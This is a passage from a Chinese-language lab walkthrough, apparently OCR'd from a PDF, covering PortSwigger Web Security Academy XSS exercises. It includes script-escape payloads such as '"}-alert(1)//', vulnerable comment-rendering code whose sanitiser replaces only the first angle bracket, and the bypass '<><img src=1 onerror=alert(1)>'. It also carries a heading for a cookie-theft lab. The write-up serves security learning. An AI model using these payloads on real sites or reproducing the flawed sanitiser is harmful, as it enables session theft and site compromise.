
```
"}-alert(1)//
```



但是发现转义了 "


接着尝试


```
\"}-alert(1)//
```




发现成功逃逸


那么这里是怎么执行的呢 我们来尝试调试一下 在eval这里打个断点






可以看到 js代码执行过程





1.12 存储型 DOM XSS(12)



```
<script>
    function loadComments(postCommentPath) {
    let xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (this.readyState == 4 && this.status ==
200) {
            let comments =
JSON.parse(this.responseText);
            // json 解析 响应
            displayComments(comments);
```

```
        }
    };
    xhr.open("GET", postCommentPath +
window.location.search);
    xhr.send();

    function escapeHTML(html) {
        return html.replace('<',
'&lt;').replace('>', '&gt;');
    //    这里调用了 replace 方法去过滤 <
    }

    function displayComments(comments) {
        let userComments =
document.getElementById("user-comments");

        for (let i = 0; i < comments.length; ++i)
        {
            comment = comments[i];
            let commentSection =
document.createElement("section");
            commentSection.setAttribute("class",
"comment");

            let firstPElement =
document.createElement("p");

            let avatarImgElement =
document.createElement("img");
            avatarImgElement.setAttribute("class",
"avatar");
            avatarImgElement.setAttribute("src",
comment.avatar ? escapeHTML(comment.avatar) :
"/resources/images/avatarDefault.svg");
            //如果存在avatar 就过滤
```

```
            if (comment.author) {
                if (comment.website) {
                    let websiteElement =
document.createElement("a");

 websiteElement.setAttribute("id", "author");

 websiteElement.setAttribute("href",
comment.website);

 firstPElement.appendChild(websiteElement)
                }

                let newInnerHtml =
firstPElement.innerHTML + escapeHTML(comment.author)
                firstPElement.innerHTML =
newInnerHtml
            }

            if (comment.date) {
                let dateObj = new Date(comment.date)
                let month = '' + (dateObj.getMonth()
+ 1);
                let day = '' + dateObj.getDate();
                let year = dateObj.getFullYear();

                if (month.length < 2)
                    month = '0' + month;
                if (day.length < 2)
                    day = '0' + day;

                dateStr = [day, month, year].join('-
');

                let newInnerHtml =
firstPElement.innerHTML + " | " + dateStr
```


```
                firstPElement.innerHTML =
newInnerHtml
            }


 firstPElement.appendChild(avatarImgElement);


 commentSection.appendChild(firstPElement);

            if (comment.body) {
                let commentBodyPElement =
document.createElement("p");
                commentBodyPElement.innerHTML =
escapeHTML(comment.body);


 commentSection.appendChild(commentBodyPElement);
            }

 commentSection.appendChild(document.createElement("
p"));


 userComments.appendChild(commentSection);
        }
    }
};

</script>
```


简单看一下这两段代码就可以发现怎么绕过了

```
"<>".replace('<', '&lt;').replace('>', '&gt;')
"<><>".replace('<', '&lt;').replace('>', '&gt;')
```


```
//0a26007204819349c01d14eb005c00ff.web-security-academy.net/resources/js/searchResults.js
> "<>".replace('<', '&lt;').replace('>', '&gt;')
'&lt;&gt;'
> "<><>".replace('<', '&lt;').replace('>', '&gt;')
'&lt;&gt;<>'
>
```

看下源码






同样我们对比着js响应去查看下




```
<><img src=1 onerror=alert(1)>
```

尝试下



1.13 利用跨站点脚本窃取 cookie(13)


尝试下




存在xss

